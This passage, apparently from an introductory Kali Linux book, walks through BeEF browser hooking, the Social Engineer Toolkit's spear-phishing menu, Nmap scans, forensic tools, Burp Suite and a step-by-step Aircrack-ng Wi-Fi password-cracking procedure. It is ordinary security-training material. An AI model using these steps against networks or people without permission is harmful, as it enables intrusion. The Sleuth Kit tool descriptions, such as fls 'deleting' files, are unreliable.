
Initial versions of Kali do not have BeEF installed. In that case, use the following commands to get the latest copy of BeEF:

```
root@kali:/# apt-get update
root@kali:/# apt-get install beef-xss
```

Once the install is finished, we can change to its directory and launch BeEF using the following commands:

```
root@kali:/# cd /usr/share/beef-xss
root@kali:/# ./beef
```


Once the welcome page is loaded, you can start by clicking on the **demo** link to get official **get-started** tutorials.



The left panel of BeEF will reflect the browsers in which the plugin is hooked and ready. You will notice different tabs at the top. Let us take a quick look at them.

- **Getting Started**: It's the same welcome page that we just read in the preceding paragraphs.
- **Logs**: It shows the different browsers' actions.

- **Current Browser**: This is the main tab to look for. It contains details about the current working browser. It contains six different subtabs with additional information and actions.




These subtabs are as follows:

- **Details**: It represents every detail of the browser: its plugins, hooked pages, and so on.
- **Logs**: It represents the logs of the browser's action.
- **Commands**: This contains different modules that we can execute against the browser.
- **Rider**: This tab allows us to submit arbitrary HTTP requests on behalf of the hooked browser.
- **XssRays**: This looks for any possibility of XSS attack on the hooked browser.

We just saw, in short, the basic information of BeEF. You can start playing with BeEF against your own web applications, or you can start with the demo lessons added with BeEF to gain more knowledge of the framework.


Social Engineer Toolkit

Social Engineer Toolkit (**SET**) is a popular command-line tool that can frame attack scenarios to target specific users. It builds up the scenario based on its custom set options and allows the attacker to leverage its power and build the attack vector. The success of the attack vector is completely dependent on the human element; hence, it is named as social engineer toolkit. To launch SET, navigate to **Applications** | **Kali Linux** | **Exploitation tools** | **Social Engineering Toolkit** | **se-toolkit**.



You can select your preferred attack mode from the option's menu to frame the attack. Let us select `1`.

Here you will find several attack options to select from. Let us select **Spear-Phishing Attack Vectors** and then select **Create Social Engineering Template**. This option enables you to build your own SET template to launch attacks.



Further, you can also launch website-based attack vectors, java applet attacks, and so on. SET is a very useful and friendly tool that can provide variety of options for penetration testing. SET also leverages the power of Metasploit Framework to build payloads, meterpreter connections, shells, and so on.

Working with forensics tools

Kali has an exhaustive collection of free forensic tools that can be used to investigate an infected system. Forensics play a completely different role compared to penetration testing. In forensic analysis, we try to analyze the root cause of breakthrough whereas, in penetration testing, we perform the actual process of breaking. Let us go for a quick ride through some of the important forensic tools available in Kali Linux.

Autopsy Forensic Browser


Autopsy is a very useful tool for forensic analysts. It is a GUI-based tool that generates a detailed report of events that occurred on an operating system in a timeline fashion. This makes it easier to relate one incidence to other. It is a fast and robust tool to investigate systems for any malicious behavior. Some of its common features include the following:

- Timeline analysis
- Filesystem analysis
- Extracting history, cookies, and bookmarks from various browsers
- Hash filtering

Autopsy can be launched by navigating to **Applications | Kali Linux | Forensics | Digital Forensics | Autopsy**.

You can launch the GUI from the browser by locating the `localhost:9999/autopsy/` URL.

Once the GUI is loaded, you can build a new case by clicking on **New Case**. A new window, as shown in the following screenshot, opens:



Fill in the initial details such as **Case Name, Description,** and **Investigator Names**. At the final stage, you will be asked to add an image. Provide the complete path of the image to be investigated along with the image type and the import method. Now you are all set to begin investigating your target.

Most of the properties of the image under investigation will be listed in the left-hand side pane of the GUI. The **Images** node reflects the directory structure. The **Views** node reflects the data from a file type. The **Results** node shows the output from the **Ingest** modules. The **Ingest** modules analyze multiple files in a prioritized order. This is how you can travel through the complete system to figure out the timeline changes in the system and identify any potential threat. Autopsy is a very handy tool in cases where the root of infection is not known to us.

The Sleuth Kit

The Sleuth Kit (TSK) is a collection of libraries that can be used to investigate disk images for digital forensics. Libraries of The Sleuth Kit can be merged with other forensics tools so that they can work in conjunction to perform forensics. Autopsy is a graphical version of The Sleuth Kit. Some of the important tools of this kit are as follows:

- `icat`: This tool will display the contents of a file from the image
- `blkls`: This tool is used to extract unallocated disk space
- `fsstat`: This tool is used to determine the fragment location of information
- `fls`: This tool is used to delete files from the image

These are some useful tools present in this kit that can be used under various situations to perform forensic investigations.

This was an overview of some of the important tools that can be used under various situations to perform different tasks ranging from information gathering to forensic investigation. Kali has a collection of over 300 tools. Covering all of them is beyond the scope of this book but a good understanding of the tools listed in this section can be of great help under any situation. In the next section of this book, we will cover some of the tools in a detailed and elaborate manner.

Top 5 features you need to know about

As you start to use Kali Linux, you will realize that there are a wide variety of things that you can do with it. This section will teach you all about the most commonly performed tasks and features used in Kali.


Information gathering with Nmap

Information gathering is the first step towards penetration testing. In this phase, we try and collect as much information about our target as possible. Nmap is the most preferred tool for scanning and gathering information. Nmap can be launched by opening the console and passing the `nmap` command. This will display a list of different parameters and scopes that can be used with Nmap. Let us work with few of them.

- To scan a single IP, use the following command:

```
root@kali:~#nmap 192.168.56.1
```

  The output of this command is shown in the following screenshot:



- To scan a range of IP addresses in a network, use the following command:

```
root@kali:~#nmap 192.168.56.1-255
```

- To scan a particular port number over a target, use the following command:

```
root@kali:~#nmap 192.168.56.1 -p 80
```

- To scan a range of ports over the entire subnet for a specific port range, use the following command:

```
root@kali:~#nmap 192.168.56.0/24 -p 1-1000
```

- To exclude a specific host or multiple hosts from the scan, use the following command:

```
nmap 192.168.56.0/24 --exclude 192.168.1.5
nmap 192.168.56.0/24 --exclude 192.168.1.5,192.168.1.254
```

- To perform a speedy scan, use the following command:

```
nmap -F 192.168.56.1
```

- To scan the information of the operating system and its version, use the following command:

```
nmap -A 192.168.56.1
nmap -v -A 192.168.56.1
```

- To check if a firewall is in place at the target network/IP, use the following command:

```
nmap -sA 192.168.1.254
```

- In case of firewalls, Nmap has a specific parameter to scan the target, which can be done using the following command:

```
nmap -PN 192.168.1.1
```

- To increase the verbosity and see whether all the packets are sent/received, use the following command:

```
nmap --packet-trace 192.168.1.1
```

- To detect different services running on the remote target, use the following command:

```
nmap –sV 192.168.56.1
```

- To scan a target using TCP ACK(PA) or TCP SYN(PS) packets, use the following command:

```
nmap –PA 192.168.56.1
nmap –PS 192.168.56.1
```

- To launch a stealthy scan, we will use the TCP SYN scan using the following command:

```
nmap –sS 192.168.56.1
```

- To find out various TCP services running on the remote target, we use the TCP connect scan using the following command:

```
nmap –sT 192.168.56.1
```

- For a UDP scan, we use the following `nmap` command:

```
nmap –sU 192.168.56.1
```

- All these scan results can be saved directly to a text file using the following command:

```
nmap -sU 192.168.56.1 > scan.txt
```

These were some of the important commands that can be handy at the time of information gathering and scanning. Nmap provides the feature of linking these different scan parameters into a single scan so as to make the process more advanced and sophisticated.


Breaking wireless passwords using Aircrack

In this section we will cover details of how to break wireless passwords using Kali Linux. We already covered the use of the Fern WIFI cracker in the *Fern WIFI Cracker* section; we saw that this is an automated tool to crack passwords but its scope is limited. Here we will perform each step manually to see how Wi-Fi passwords can be cracked. Before we begin, we have to ensure that our wireless card supports packet injection. You can search your Wi-Fi hardware on Google to see if it supports packet injection. Several USB-based wireless cards are available that can do this task.

Follow these steps to begin cracking Wi-Fi passwords:

1. Identify the wireless network.

   We will begin by checking our wireless network's interface using the `iwconfig` command.



The wireless card will be listed by default as `wlan0`. If the wireless card is not enabled, use the following command:


```
root@kali:~#Ifconfig wlan0 up
```

2. Begin scanning.

   To scan the nearby in-range Wi-Fi networks, pass the following command and analyze the output:

   ```
   root@kali:~#iwlist wlan0 scan
   ```

   The output will list several details of in-range Wi-Fi networks, such as their ESSID name, MAC address, and encryption key status.




You can now select your target from the list and keep a note of its details, such as the channel number and MAC address that will be used in later steps.

3. Setting up the monitoring mode.

   In this step we will configure our wireless card for its **monitoring** mode. This will enable the card to examine all data packets flowing in the air. To do this, we will use `airmon-ng`. It is a command-line tool that sets the wireless cards to the monitoring mode. We will pass the following command:

   ```
   root@kali:~#airmon-ng start wlan0
   ```




Now, to verify whether the wireless card is active in the monitor mode or not, use the `ifconfig` command. You will notice a new interface with the name `mon0`. This is our monitoring interface.

4. Capturing packets.

   Now we are all set to begin capturing the data packets flowing across our target network. We will be using `airodump-ng` for this. The command format will be as follows:

   `airodump-ng -c (channel) -w (file name) --bssid (bssid) mon0`

   Once you pass the command along with the respective parameter details, you will notice that the wireless card will begin capturing data packets from our target network.




Let it run for a few minutes unless it has captured over 10,000 beacons.

5. Cracking the password.

   Once you have closed the packet capture process, you will notice that some new files will be created in your root directory. The important file is the `*.cap` file (`crack-01.cap`) that will be used in cracking the password. Next, we will use `aircrack-ng` along with a dictionary to begin cracking the password. A common dictionary that can be used is `dark0de.lst`; it can be downloaded from `http://www.filecrop.com/darkc0de.lst.html`.

   Once the dictionary is downloaded, you can pass the following command:

   ```
   root@kali:~#aircrack-ng crack-01.cap -w dark0de.lst
   ```



   After several minutes, if a dictionary match is found, it will be reflected on the terminal. The success of this attack depends on the password strength and the dictionary used for the attack. It is always advisable to capture as many packets as possible before launching `aircrack-ng`.

Web app penetration testing with Burp Suite

Burp Suite is another popular tool that is widely preferred for auditing web applications. It comes in both free and commercial versions with variations in features. Kali Linux comes preinstalled with the free version of Burp Suite. It can be launched from **Applications | Kali Linux | Web Applications | Web Application Fuzzers | Burp Suite**.


Some of the key features of Burp Suite include the following:

- An intercepting proxy that can analyze different requests/responses through the browser
- An application-aware spider to crawl the contents of the application
- Web app scanners for identifying weakness and vulnerability
- Creating and saving the workspace
- Extensibility of the tool by integrating custom plugins

